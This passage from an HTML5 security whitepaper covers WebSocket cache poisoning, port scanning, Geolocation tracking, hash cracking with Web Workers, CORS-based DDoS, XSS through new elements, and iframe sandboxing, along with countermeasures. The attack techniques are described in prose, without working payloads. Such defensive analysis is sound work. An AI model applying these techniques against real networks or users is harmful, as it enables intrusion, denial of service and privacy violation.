In December 2010 the Mozilla Foundation decided to disable Web Socket support for their web browser Firefox 4 [45]. This is because Adam Barth demonstrated a serious cache poisoning attack by exploiting the Web Socket Protocol [46]. Adam Barth and team demonstrated a way to poison a proxy's cache if proxies do not understand Web Socket. The sequence diagram shown in Figure 10 summarizes and explains this cache poisoning attack based on HTML5 Web Socket API.




Figure 10 Sequence Diagram: Web Socket Handshake

0. [Pre-Conditions: The UA has already made a Domain Name System (DNS) resolution of *malicious.csnc.ch* and established a TCP/IP connection to *malicious.csnc.ch* which is highlighted with the outer frame (red coloured)].
1. The UA requests a resource from *malicious.csnc.ch* which contains JavaScript code.
2. This JavaScript code makes a HTTP Web Socket Upgrade request. The transparent proxy does not understand the Web Socket Upgrade request and forwards it to *malicious.csnc.ch*. *Malicious.csnc.ch* understands this request and a Web Socket connection is established between the UA and *malicious.csnc.ch* (illustrated through the inner frame (blue coloured)).



3. The UA makes a request to *malicious.csnc.ch* through the Web Socket connection. The transparent proxy does not understand this request and "thinks" it is another HTTP request and passes the request to *malicious.csnc.ch*. This request looks like a complete valid HTTP request but has a faked host name, *another.domain.com*, in the HTTP Host Header field. *Malicious.csnc.ch* returns some faked content. The transparent proxy thinks that this is the response of the last request and caches the resource according to the cache control settings for the domain defined in the HTTP Host Header field.

The cache of the transparent proxy can be poisoned using Web Sockets not because of a flaw in the Web Socket protocol. It is because the transparent proxy does not understand Web Socket handshake and only relies on the domain name specified in the Host Header field which is obviously wrong in this case.

2.7.2.4 Scenario 4 - Port scanning

This attack is similar to the response time-based CORS scanning attack described in section 2.2.2.3. Port scanning using Web Socket API also determines the state of a port through the response time. Based on this response time it is possible to distinguish whether a port is open, closed or filtered.

If an attacker wants to scan the internal network of a company he needs to trick an internal employee to access his website. This website contains the JavaScript code which performs port scanning based on the Web Socket API. A POC application demonstrating this attack can be found at [47].

2.7.3 Countermeasures

It is only possible to apply countermeasures against the threat *cache poisoning*. The web proxies need to be updated to correctly understand the Web Socket handshake. Further caching of resources should not be based on the HTTP host header value alone. The IP matching the hostname should always be considered.

The other threats *Remote Shell*, *Web-Based Botnet* and *Port scanning*, cannot be circumvented through server side secure implementation. They can only be avoided with complex workarounds like manually disabling Web Socket support of the UA.

2.8 Geolocation API


The HTML5 Geolocation API provides the possibility of identifying the user's physical location based on GPS position. Prior to HTML5 it was only possible to determine the position of the user through plugins such as Java Applets. With HTML5 Geolocation support is built in native into the browsers which can specify the position by the latitude and longitude. The position can be specified by the Geolocation API through the following possibilities (resulting in different accuracies):

- A dedicated GPS-Hardware receiver in the device
- Wifi and mobile phone network (based on cellular towers)
- Based on the IP-address
- User configured location

A POC application making use of the HTML5 Geolocation API can be found in section 5.2.9. This application determines the position of the UA through making use of the HTML5 Geolocation API. The relevant JavaScript code for determining the position and browser screenshots are illustrated.

2.8.1 Vulnerabilities

With the Geolocation API mainly privacy issues are associated. Every website is able to determine the position of the user which can be used by web application providers for user identification and tracking. This breaks the security requirement of *Identity protection*.



2.8.2 Threats and attack scenarios

The following listing lists the threats associated with the Geolocation API and how they can be exploited through an attack. All these threats break the security requirement *identity protection*.

- **User Tracking:** Web applications can base their user tracking on the Geolocation API. Therefore, the web application needs to trick the user to always accept sharing location information with this domain. Then the web application can identify the user based on the location. The more precise the location information is, the more precise the user tracking can be. However, user tracking based on the Geolocation API is difficult for mobile users.
- **Physical movement tracking:** For this attack the same assumptions are made as for the User Tracking scenario. Additionally the user has a user account with the web application and because of that the application knows which user is visiting. Every time the user accesses the web application his position is tracked. Based on this, the website can create a profile of the user's movement.
- **User correlation across domains:** For this attack the same assumptions are made as for the user tracking scenario for all participating domains. The participating domains want to correlate the sessions of different users across domains. Therefore, they share the location information of their visiting users. Depending on the accuracy of the location information a user correlation is possible. This is especially problematic if the user has an account on a web application A but not on the web application B. If both domains are participating, web application B knows the identity of the user (application A sends the location information after the user has logged in to application B. A user coming from the same location at this time is most likely the same user).
- **Breaking anonymizer:** This may happen in two ways. The first way is that the target website directly requests the location information of the user (if the user has allowed this website to access the location information in advance the location information will be sent automatically). The second way is that an exit node, such as used in TOR [48], manipulate the response returned to the UA. This manipulated response causes the UA to return the location of the UA (user still needs to accept sharing location information). Combined with the attacks mentioned above the anonymity of a user can be broken.

2.8.3 Countermeasures

The privacy issues affect mainly the users and so they have to be trained not to allow web applications to access the location information respectively only share location information limited and only to trusted service providers. All mentioned threats cannot be mitigated through secure server side implementation.

2.9 Implicit security relevant features of HTML5

This section covers points in HTML5 which do not have a direct security impact but in combination with other HTML5 features they can be used for launching or simplifying attacks against web applications. The features are explained shortly and the related security issues are explained.

2.9.1 Web Workers

Prior to Web Workers using JavaScript for long processing jobs was not feasible because it is slower than native code and the browsers freezes till the processing is completed. Web Workers provide the possibility for JavaScript to run in the background [49]. This has some similarities to Threads as known from other programming languages. With Web Workers it is possible to let JavaScript do some processing work, like refreshing data or access network recourses, while the website is still responding to the user. Web Workers do not directly introduce new vulnerabilities but makes exploiting vulnerabilities easier. For example, Web Workers makes establishing and using the Web Socket reverse shell or Botnet easier to implement and less likely to be detected by the user. The whole processing can be done in background.

As an example for demonstrating the capabilities of Web Workers the following listing describes two possible attacks:



- **Cracking Hashes in JavaScript cloud** (according to [50]): JavaScript can be used for cracking Hashes. Cracking in this context means doing a brute force attack by trying all possible values for composing the Hash and comparing the output against the given Hash until they are equal. JavaScript is slower than native code but still relatively fast. It is possible to crack about 100.000 MD5 hashes per second (on an Intel i5 processor / Opera browser) but this is still about 110 times slower than native code. This speed disadvantage can be compensated through the possibility of distributing the processing into JavaScript "Threads" of several browsers. This has been demonstrated by the tool Ravan [51]. Ravan is a JavaScript Distributed Computing System with the ability to crack MD5 and SHA-Hashes making use of the processing power of many browsers in the cloud. To start the processing it is only necessary for participants to open the corresponding website with a browser and the JavaScript Web Worker execution starts.
- **DDoS attacks with HTML5 CORS and Web Workers** (according to [52]): The possibility of launching DDoS attacks using CORS has already been described in section 2.2.2.2. However, sending many CORS request to the same URL is not possible because if the web server does not include the *Access-Control-Allow-Origin* header in the response, the browser will not send any further requests to this URL. This can be bypassed through a combination of CORS and Web Workers: every CORS request is made unique through inserting a random dummy string to the URL which changes for every request. Using this technique, it is possible to send with one browser about 10.000 requests per second to a server. Placing the attack code on a frequently visited website can have serious side effects for domains being victim of such a DDoS attack.

2.9.2 New elements, attributes and CSS

The introduction of new elements and attributes in HTML5 expands the possibility for an attacker to launch HTML-Code-Injection attacks such as Cross-Site-Scripting attacks. Web applications which were not vulnerable to Cross-Site-Scripting attacks may be vulnerable because of the new HTML5 elements and attributes. Web application Cross-Site-Scripting filters may be bypassed because the new tags are not known.

Beside these new tags, the new version of Cascading Style Sheets 3 (CSS) also provides possibilities for new attacks. JavaScript code injection within the style-attribute is possible as well as new possibilities to influence the appearance of a website. E.g. this opens new possibilities for launching Clickjacking attacks.

In section 5.3.4 some examples of new elements and attributes are listed that can be used for Code-Injection attacks.

2.9.3 Iframe Sandboxing

HTML5 introduces a new feature for Iframes called sandboxing [53]. This feature can be used to limit the privileges a loaded Iframe has, e.g., forbid the execution of JavaScript or popup windows. It is further possible to give the sandboxed Iframe some of the privileges back such as *allow-same-origin*, *allow-top-navigation*, *allow-forms* and *allow-scripts*.

```
<iframe sandbox="allow-scripts"
src="http://untrusted.csnc.ch/index.html"></iframe>
```

Problematic in this point is that sandbox attribute will not be understood by old UAs which may result in unexpected behaviour. So relaying the security on the sandbox attribute alone is problematic; it should be used as an additional layer of protection but not as the only protection. If the developer loads untrustworthy content into his website using Iframes and relies on the sandbox attribute only, malicious JavaScript Code may be executed in the victim's UA if the UA version does not understand sandbox. If it is necessary that the Iframe is executed in a sandbox it has to be checked in advance whether the browser supports Iframe sandboxing or not. Otherwise the untrustworthy content should not be loaded.



2.9.4 Server-Sent Events

Server-Sent Events is a way to establish a one-way channel from the server to the UA [54]. Through this channel the server can send data to the client and provide it with update information whenever they are available. Beside Web Sockets, this is another HTML5 feature that can be used for remote channel or Botnet attacks as described in section 2.7.2. However, Server-Sent Events are more limited because the direction is only unidirectional from the server to the client. But Server-Sent Events have the advantage that the communication is HTTP and no new protocol has to be implemented which is the case in Web Sockets. In section 5.2.4 a POC application implementing Server-Sent Events is illustrated which shows additional information to Server-Sent Events as well as application screenshots.



2.10 Summary


As it can be seen in this chapter, there are general security flaws in HTML5. HTML5 introduces new threats but also existing threats in HTML 4.01 are made worse and easier to exploit. The possibilities an attacker has to launch attacks are expanded. Cross-Site-Scripting, as an example of one of the fundamental problem in web applications, is getting worse [55]. All things possible with Cross-Site-Scripting are still there in HTML5 but more capabilities, like accessing local Storage, are added. JavaScript is still very powerful and all JavaScript code executed in the UA has full access to the global object. HTML5 increases the browser complexity and as known from software development: complexity is not constructive for security [56]. Existing protection mechanisms are no longer sufficient to protect against the attacks provided through HTML5.

Additionally, HTML5 introduces new capabilities to the UA which enables new attack vectors directly against the UA. The client needs to be protected as well as the server side implementation. This must be provided by either the web application developers or UA manufacturers. Not all vulnerabilities can be mitigated through secure implementation on server side, some affect the client side and the server cannot do anything to protect the client side, e.g., offline application cache poisoning. Some attacks are targeting the UA directly and, therefore, security services have to be applied on client side as well.


The following listing summarizes the general security principles of the last sections that have been changed in HTML5 compared to HTML 4.01:

- **Same Origin:** The same origin policy is relaxed in HTML5. With HTML 4.01 resources can only be fetched from the origin domain respectively explicitly only downloaded from allowed resources such as images from foreign domain. With HTML5 the source of information is unclear and cannot be controlled by the web server in any case. CORS and Web Socket connections are examples of that: the UA can establish a connection to foreign domains and exchange data without the origin server being involved. Additionally, the user cannot control to which domains the browser established a connection. This can lead that user sessions are abused for breaking security requirements as described.
- **Security boundaries moved:** Through the introduction of new features the security boundaries have moved towards the UA. While with HTML 4.01 access control to functions and data was controlled only on the server this permission check has moved to the client with HTML5 Offline Web Application. Using Web Storage the storage of data is also no longer limited to server side storage and access control has to be applied on client side. Using CORS the server does not have full control over the data sent and received by the UA; data validation has to be enforced at the UA (this also applies to Web Messaging and the Web Socket API).
- **Expanded attack surface:** New HTML5 features expand the attack surface. This is through introducing new threats such as registering custom scheme and protocol handlers or makes existing threats such as user tracking worse.
- **Transparent function execution and data access:** Several HTML5 features execute transparently to the user. E.g., CORS are made without asking the user for permission or data is stored and accessed from and to Web Storage without the user's knowledge. This has the consequence that the end-user does not have direct control which actions his UA performs and cannot force the UA to not break security requirements.
- **UA as target of attack:** The attack target is expanded from the web application to the UA. Besides vulnerabilities on the server side vulnerabilities are introduced for the client-side. Applying security services solely on the server side is not sufficient for protection of web applications. Web applications can also be attacked through attacking the client, e.g., through poisoning the Offline Application cache. Privacy of the user is also endangered through abusing HTML5 features such as described for the Geolocation API.

Web application security will be affected by the advent of HTML5. New features are introduced with HTML5 which, as shown in chapter 2, raise new security issues. These features either introduce new vulnerabilities or make the impact of existing threats more critical. Security has been considered in the design of HTML5 but web application threats were addressed insufficiently. HTML5 does not only increase the attack possibilities just by introducing new features, but as well by the existing threats which were not addressed.




Following that, both will be more complex, developing HTML5 web applications and securing them. Several new attack possibilities have been introduced which makes secure implementation and finding vulnerabilities through security reviews, respectively penetration tests more difficult. Web application providers need to be prepared for securing their web applications even if they do not use HTML5 because HTML5 will affect their security either way. Consequently, web application security experts will not get around to deal with HTML5 and to know exactly about the vulnerabilities and resulting threats. End-users will also be affected through HTML5. When surfing in the Internet they need to concentrate on security especially when it comes to privacy issues. Otherwise they may disclose unwittingly more data to web applications as they are willing or become the target of attacks which they could have noticed.



3 Outlook

Making detailed future predictions of how HTML5 will affect web application security is somehow knotty. HTML5 will, most likely, affect web application security in a technical manner but maybe not concerning the social behaviour of the users. New technologies may have an impact of how end-users will use web applications but not always have new web standards been disruptive technologies (see chapter 1). If HTML5 will be introduced and if the vulnerable points will not be fixed, security service providers will play an important role. Whether these are relatively easy solutions such as providing an on-demand secure hardened browser or establishing a complete secure Internet access solution depends on the user acceptance. In any case web applications providers with a high need of security, e.g. electronic banking providers, need to put great effort to guarantee confidentiality, integrity and availability. Further, traditional applications which were running natively on the OS so far may be moved into the web. Applications such as e-mail clients, word processing or image manipulation applications will have the capabilities to run completely in the browser. Making use of HTML5 running these application completely offline in the browser will also be possible. This provides new ways for malware. Everything the user needs to run HTML5 web application is a HTML5 supporting browser. This is an ideal target for a malware for *write-once, run everywhere* – HTML5 is platform independent. Malware only making use of JavaScript and HTML5 features may be seen numerous with the initiation of HTML5. It will be new that the targets of HTML malware will no longer be limited to web application servers but move to the UA as well (beside the problematic of exploiting browser vulnerabilities) because HTML5 provides feature rich capabilities to the UA; they can even be persisted without exploiting UA vulnerabilities, e.g. in the Web Storage. Overall it can be said that making web applications secure solely with technological solutions is a very complex task and cannot be done by all web application providers. Therefore, the end-user is highly responsible for using web applications carefully and only providing personal and sensitive data if a strong trust relationship exists.

Regarding the HTML5 standardisation process and those of upcoming web standards it would be desirable if well-established standardisation committees such as the W3C and WHATWG address the existing and fundamental web application security problems. It is not easily possible to solve these problems because some problems have their origin in the design of HTML. Fundamental changes in HTML would be needed which may cause that many web applications would not work properly anymore. But not addressing the fundamental security problems in new HTML standards will make the security situation even worse. Once new standards are established it is very difficult to fix potential security flaws they are introducing. Therefore, a new HTML standard should primarily address the overall web security and not solely focus on new features. If browser manufacturer and standardisations committees work together, a transition phase could be agreed for introducing a new secure HTML protocol. In this transition phase the browsers would have to support both protocols, the standard HTML and the secure HTML protocol. Depending on the content web applications provide, the browser would decide which protocol to use. Alternatively the user could decide to configure the browser to only access pages which support the secure version of HTML.



About the Author

Michael Schmidt (MSc Information Security / Dipl. Ing.) completed his studies in the field of computer science and media in mid-2007. The main focus of his studies was in the fields of software development and security where he also conducted several study projects. His diploma thesis he wrote with UBS AG in Zurich in the area of system modelling. Parallel to his studies he worked as a freelancer at Mosaiq Media as a developer for complex Web applications. He has been working as an IT security analyst for Compass Security AG since October 2007. In 2011 he completed his part-time studies MSc in Information Security at Royal Holloway, University of London.

About Compass Security AG

Compass Security Network Computing AG is a Swiss enterprise, based in Jona SG, which specializes in security assessments in the field of information technologies. The company has been established in 1999 by Walter Sprenger and Ivan Bütler and has grown to 20 employees since then.

Meanwhile, Compass Security continuously improved and nowadays offers comprehensive services in the field of Computer- and Network-Security. Amongst others, these services cover Penetration-Tests, Web-Application-Tests, Security Reviews and Computer Forensics. Moreover, Compass Security offers several trainings in the mentioned areas.

More information at <http://www.csnc.ch>



4 References

References

- [1] World Wide Web Consortium (W3C). (1999, Dec.) HTML 4.01 Specification, W3C Recommendation . [Online]. <http://www.w3.org/TR/1999/REC-html401-19991224/>
- [2] The World Wide Web Consortium (W3C) . (2000, Jan.) XHTML 1.0 The Extensible HyperText Markup Language (Second Edition). [Online]. <http://www.w3.org/TR/xhtml1/>
- [3] The World Wide Web Consortium (W3C). (2011, Jan.) HTML5 - A vocabulary and associated APIs for HTML and XHTML. [Online]. <http://www.w3.org/TR/html5/>
- [4] M. Pilgrim, *HTML5: Up and Running*. Sebastopol: O'Reilly Media, 2010.
- [5] Web Hypertext Application Technology Working Group (WHATWG). (2011, Jan.) FAQ - What is the WHATWG?. [Online]. <http://wiki.whatwg.org/wiki/FAQ>
- [6] World Wide Web Consortium (W3C). (2009, Jul.) XHTML 2 Working Group Expected to Stop Work End of 2009, W3C to Increase Resources on HTML 5. [Online]. <http://www.w3.org/News/2009#entry-6601>
- [7] M. Schäfer. (2010, Dec.) Übersicht über HTML5-Spezifikationen und -Literatur. [Online]. <http://molily.de/weblog/html5-specs>
- [8] P. Kröner, *HTML5 Webseiten innovativ und zukunftssicher*. München: Open Source Press, 2010.
- [9] Web Hypertext Application Technology Working Group (WHATWG). (2011, Feb.) HTML - Living Standard. [Online]. <http://www.whatwg.org/specs/web-apps/current-work/multipage/>
- [10] N. Leenheer. (2010, Jun.) THE HTML5 TEST – HOW WELL DOES YOUR BROWSER SUPPORT HTML5?. [Online]. <http://html5test.com/>
- [11] P. Krill and P. L. Hegaret. (2010, Oct.) W3C: Hold off on deploying HTML5 in websites. [Online]. <http://www.infoworld.com/d/developer-world/w3c-hold-html5-in-websites-041>
- [12] S. Kamkar. (2010, Oct.) Evercookie - virtually irrevocable persistent cookies. [Online]. <http://samy.pl/evercookie/>
- [13] J. Bager. (2010, Sep.) Das Zombie-Cookie, Heise Security. [Online]. <http://www.heise.de/security/meldung/Das-Zombie-Cookie-1094770.html>



- [14] Internet Engineering Task Force - The Internet Society. (2005) Uniform Resource Identifier (URI): Generic Syntax. [Online]. <http://tools.ietf.org/html/rfc3986>
- [15] Internet Engineering Task Force - The Internet Society. (1999) Hypertext Transfer Protocol -- HTTP/1.1. [Online]. <http://www.ietf.org/rfc/rfc2616.txt>
- [16] Staff Writer, The Washington Post. (2003, Feb.) A Short History of Computer Viruses and Attacks, newspaper article. [Online]. <http://www.washingtonpost.com/ac2/wp-dyn/A50636-2002Jun26>
- [17] The Web Application Security Consortium. (2008) Web Application Security Statistics. [Online]. <http://projects.webappsec.org/w/page/13246989/Web-Application-Security-Statistics>
- [18] WhiteHat Security, Inc.. (2010) WhiteHat Website Security Statistic Report, 10th Edition – Industry Benchmarks. [Online]. http://img.en25.com/Web/WhiteHatSecurityInc/WPstats_fall10_10th.pdf
- [19] W. Baker, et al., "2010 Data Breach Investigations Report," Verizon RISK Team and the United States Secret Service, Report, 2010.
- [20] Kaspersky Lab. (2010, Feb.) Kaspersky Security Bulletin 2009. Statistics, 2009. [Online]. http://www.securelist.com/en/analysis/204792101/Kaspersky_Security_Bulletin_2009_Statistics_2009#1
- [21] S. Frei. (2010) AN ALARMING TREND FOR END-USER SECURITY. [Online]. http://secunia.com/gfx/pdf/Secunia_eCrime_2010.pdf
- [22] Secunia. (2010, Dec.) 2010/Q4 Security Factsheet for Internet Explorer. [Online]. <http://secunia.com/factsheets/IE-2010Q4.pdf>
- [23] Secunia. (2010, Dec.) 2010/Q4 Security Factsheet for Firefox. [Online]. <http://secunia.com/factsheets/Firefox-2010Q4.pdf>
- [24] Symantec MessageLabs Intelligence. (2010, Dec.) MessageLabs Intelligence: 2010 Annual Security Report. [Online]. http://www.messagelabs.com/mlireport/MessageLabsIntelligence_2010_Annual_Report_FINAL.pdf
- [25] Yury Namestnikov, Kaspersky Lab. (2010, Jun.) Information Security Threats in the First Quarter of 2010. [Online]. http://www.securelist.com/en/analysis/204792120/Information_Security_Threats_in_the_First_Quarter_of_2010
- [26] D. Crockford. (2001) JavaScript - The World's Most Misunderstood Programming Language. [Online]. <http://javascript.crockford.com/javascript.html>
- [27] A. Barth, J. Caballero, and D. Song. (2009) Secure Content Sniffing for Web Browsers, or How to Stop Papers from Reviewing Themselves. [Online]. <http://www.adambarth.com/papers/2009/barth-caballero-song.pdf>



- [28] The World Wide Web Consortium (W3C). (2010, Jul.) Cross-Origin Resource Sharing. [Online]. <http://www.w3.org/TR/cors/>
- [29] The World Wide Web Consortium (W3C). (2010, Jan.) Same-Origin Policy. [Online]. http://www.w3.org/Security/wiki/Same_Origin_Policy
- [30] The World Wide Web Consortium (W3C). (2009, Dec.) Web Storage. [Online]. <http://www.w3.org/TR/webstorage/>
- [31] The World Wide Web Consortium (W3C). (2008, May) Offline Web Applications. [Online]. <http://www.w3.org/TR/offline-webapps/>
- [32] The World Wide Web Consortium (W3C). (2010, Nov.) HTML5 Web Messaging. [Online]. <http://www.w3.org/TR/webmessaging/>
- [33] The World Wide Web Consortium (W3C). (2009, Dec.) The Web Sockets API. [Online]. <http://www.w3.org/TR/websockets/>
- [34] The World Wide Web Consortium (W3C). (2010, Sep.) Geolocation API Specification. [Online]. <http://www.w3.org/TR/geolocation-API/>
- [35] Attack and Defense Labs. (2010, Dec.) HTML5 Security - Web SQL / Cross Origin Requests. [Online]. <http://www.andlabs.org/html5.html>
- [36] L. Kuppan. (2010, Dec.) Attacking with HTML5. Webinar, Black Hat Webcast Series.
- [37] L. Kuppan. (2010, Jul.) Shell of the Future – Reverse Web Shell Handler for XSS Exploitation. [Online]. <http://blog.andlabs.org/2010/07/shell-of-future-reverse-web-shell.html>
- [38] Portcullis Labs. (2008, Oct.) XSS Shell - a XSS backdoor and zombie manager. [Online]. <https://labs.portcullis.co.uk/application/xssshell/>
- [39] Network Working Group. (1997, Feb.) HTTP State Management Mechanism. [Online]. <http://www.ietf.org/rfc/rfc2109.txt>
- [40] M. Smith (W3C). (2008, Jun.) HTML 5 Publication Notes: High-level list of selected changes. [Online]. <http://www.w3.org/TR/html5-pubnotes/>
- [41] Lavakumar Kuppan, Attack and Defense Labs. (2010, Jun.) Chrome and Safari users open to stealth HTML5 AppCache attack. [Online]. <http://blog.andlabs.org/2010/06/chrome-and-safari-users-open-to-stealth.html>
- [42] J. Viega and M. Messier, *Secure Programming Cookbook for C and C++*. Sebastopol, United States of America: O'Reilly, 2003.




- [43] Google Inc.. (2011) Google Caja. A source-to-source translator for securing Javascript-based web content. [Online]. <http://code.google.com/p/google-caja/>
- [44] P. Lubbers and F. Greco. (2010) HTML5 Web Sockets: A Quantum Leap in Scalability for the Web. [Online]. <http://websocket.org/quantum.html>
- [45] C. Heilmann. (2010, Dec.) WebSocket disabled in Firefox 4. [Online]. <http://hacks.mozilla.org/2010/12/websockets-disabled-in-firefox-4/>
- [46] A. Barth, D. Huang, E. Chen, E. Rescorla, and C. Jackson. (2010, Nov.) Transparent Proxies: Threat or Menace?. [Online]. <http://www.adambarth.com/experimental/websocket.pdf>
- [47] L. Kuppan. (2011, Feb.) HTML5 based JavaScript Network Reconnaissance Tool. [Online]. <http://www.andlabs.org/tools/jsrecon.html>
- [48] The Tor Project, Inc. (2011, Feb.) Tor - a network of virtual tunnels for improving privacy and security on the Internet. [Online]. <http://www.torproject.org>
- [49] The World Wide Web Consortium (W3C). (2010, Dec.) Web Workers. [Online]. <http://www.w3.org/TR/workers/>
- [50] L. Kuppan. (2010, Dec.) Cracking hashes in the JavaScript cloud with Ravan. [Online]. <http://blog.andlabs.org/2010/12/cracking-hashes-in-javascript-cloud.html>
- [51] L. Kuppan. (2011, Feb.) JavaScript Distributed Computing System (BETA). [Online]. <http://www.andlabs.org/tools/ravan.html>
- [52] L. Kuppan. (2010, Dec.) Performing DDoS attacks with HTML5 Cross Origin Requests & WebWorkers. [Online]. <http://blog.andlabs.org/2010/12/performing-ddos-attacks-with-html5.html>
- [53] The World Wide Web Consortium (W3C). (2011, Feb.) HTML5 The iframe element - Global attribute sandbox. [Online]. <http://www.w3.org/TR/html5/the-iframe-element.html>
- [54] The World Wide Web Consortium (W3C). (2009, Dec.) Server-Sent Events. [Online]. <http://www.w3.org/TR/eventsource/>
- [55] D. Crockford. (2010, May) Doug Crockford discusses JavaScript & HTML5 security issues. [Online]. <http://answers.oreilly.com/topic/1483-doug-crockford-discusses-javascript-html5-security-issues/>
- [56] M. Stamp, *Information Security: Principles and Practice*. Hoboken: John Wiley & Sons, 2005.
- [57] Open Clipart Library. (2011, Jan.) library for high-quality free clip art. [Online]. <http://www.openclipart.org/>



- [58] PortSwigger Ltd. (2010) Burp Proxy - Intercepting proxy server for security testing of web applications. [Online]. <http://portswigger.net/burp/proxy.html>
- [59] jWebSocket. (2011, Jan.) The jWebSocket project - a high speed bidirectional communication solution for the Web . [Online]. <http://jwebsocket.org>
- [60] Gerald Combs and contributors. (2011, Jan.) Wireshark - Network Protocol Analyzer. [Online]. <http://www.wireshark.org/>
- [61] M. Heiderich, E. A. V. Nava, and G. Heyes, *Web Application Obfuscation*. Burlington, USA: Syngress Media, 2010.
- [62] M. Heiderich. (2011, Jan.) HTML5 Security Cheatsheet. [Online]. <http://heideri.ch/jso/>
- [63] A. Bateman. (2009, Sep.) W3C Public Mailing List Archives. [Online]. <http://lists.w3.org/Archives/Public/public-html/2009Sep/0043.html>
- [64] StartCom Ltd. (2010) StartSSL™ - The Swiss Army Knife of Digital Certificates & PKI . [Online]. <http://www.startssl.com/>
- [65] W3Schools. (2010, Dec.) Browser Statistics: Web Statistics and Trends. [Online]. http://www.w3schools.com/browsers/browsers_stats.asp
- [66] Mozilla Developer Network. (2010, Oct.) The X-Frame-Options response header. [Online]. https://developer.mozilla.org/en/the_x-frame-options_response_header
- [67] The Chromium Blog. (2010, Jan.) Security in Depth: New Security Features. [Online]. <http://blog.chromium.org/2010/01/security-in-depth-new-security-features.html>
- [68] The World Wide Web Consortium (W3C). (2011, Feb.) HTML5 Fetching resources - Determining the type of a resource. [Online]. <http://www.w3.org/TR/html5/fetching-resources.html>
- [69] The World Wide Web Consortium (W3C). (2010, Dec.) Web SQL Database. [Online]. <http://www.w3.org/TR/webdatabase/>
- [70] The Open Web Application Security Project. (2010, Oct.) Cross-site Scripting (XSS). [Online]. [http://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](http://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [71] The Open Web Application Security Project. (2010, Sep.) Cross-Site Request Forgery (CSRF). [Online]. <http://www.owasp.org/index.php/CSRF>
- [72] The Open Web Application Security Project. (2010, Mar.) SQL Injection. [Online]. http://www.owasp.org/index.php/SQL_Injection



